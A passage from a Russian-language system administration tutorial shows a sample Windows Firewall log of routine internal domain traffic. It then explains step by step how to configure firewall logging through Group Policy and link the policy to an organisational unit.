
```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpack tcpwin icmptype icmpcode info path


2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63064 135 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.14 63065 49156 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63066 65386 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63067 389 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW UDP 10.40.4.182 10.40.1.14 62292 389 0 - - - - - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63068 389 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63069 445 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW UDP 10.40.4.182 10.40.1.13 62293 389 0 - - - - - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.13 63070 88 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63071 445 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63072 445 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.11 63073 445 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.13 63074 88 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.13 63075 88 0 - 0 0 0 - - - SEND
2015-07-16 11:35:26 ALLOW TCP 10.40.4.182 10.40.1.13 63076 88 0 - 0 0 0 - - - SEND
2015-07-16 11:35:27 ALLOW UDP 10.40.4.182 10.40.1.11 55053 53 0 - - - - - - - SEND
2015-07-16 11:35:27 ALLOW UDP 10.40.4.182 10.40.1.11 50845 53 0 - - - - - - - SEND
2015-07-16 11:35:30 ALLOW UDP fe80::29ea:1a3c:24d6:fb49 ff02::1:3 57333 5355 0 - - - - - - - RECEIVE
2015-07-16 11:35:30 ALLOW UDP 10.40.4.252 224.0.0.252 59629 5355 0 - - - - - - - RECEIVE
2015-07-16 11:35:30 ALLOW UDP fe80::4c2e:505d:b3a7:caaf ff02::1:3 58846 5355 0 - - - - - - - SEND
2015-07-16 11:35:30 ALLOW UDP 10.40.4.182 224.0.0.252 58846 5355 0 - - - - - - - SEND
2015-07-16 11:35:31 ALLOW UDP 10.40.4.182 224.0.0.252 137 137 0 - - - - - - - SEND
2015-07-16 11:35:31 ALLOW UDP fe80::4c2e:505d:b3a7:caaf ff02::1:3 63504 5355 0 - - - - - - - SEND
2015-07-16 11:35:31 ALLOW UDP 10.40.4.182 224.0.0.252 63504 5355 0 - - - - - - - SEND
```

pfirewall.log


Можно, конечно, и такой файл смотреть через блокнот или, скажем, с помощью консоли грепать нужные события. Но говорить об удобстве в таком случае не приходится. Куда лучше сделать журнал через групповую политику, чтобы потом его просматривать.

1. Открываем оснастку «Управление групповой политикой», в дереве консоли разворачиваем узел «Лес: [название леса]», узел «Домены», затем узел с названием нашего домена, после чего узел объекта групповой политики. На узле кликаем правой кнопкой и выбираем пункт «Создать».



Создаем объект групповой политики


2. Имя можно задать любое, пусть это будет «Правила файрвола».
3. Нажимаем на него правой кнопкой мыши, «Изменить».
4. Переходим в редактор управления групповой политики. Заходим в ветку «Конфигурация компьютера\Политики\Конфигурация Windows\Параметры безопасности\Брандмауэр Windows в режиме повышенной безопасности», переходим в свойства.



Брандмауэр Windows в режиме повышенной безопасности

5. Теперь устанавливаем наши настройки на размер журнала и его имя. После чего сохраняемся и закрываем окно.

6. Остается связать созданный объект групповой политики с подразделением, содержащим учетные записи компьютеров, для которых должны применяться параметры текущего объекта групповой политики. Это делается через уже открытую оснастку управления групповой политикой. Нужно выбрать подразделение, содержащее учетные записи компьютеров, для которых будет вестись журналирование брандмауэра Windows, кликнуть правой кнопкой мышки и из контекстного меню выбрать команду «Связать существующий объект групповой политики». В отобразившемся диалоговом окне «Выбор объекта групповой политики» выбрать объект и нажать на кнопку OK.



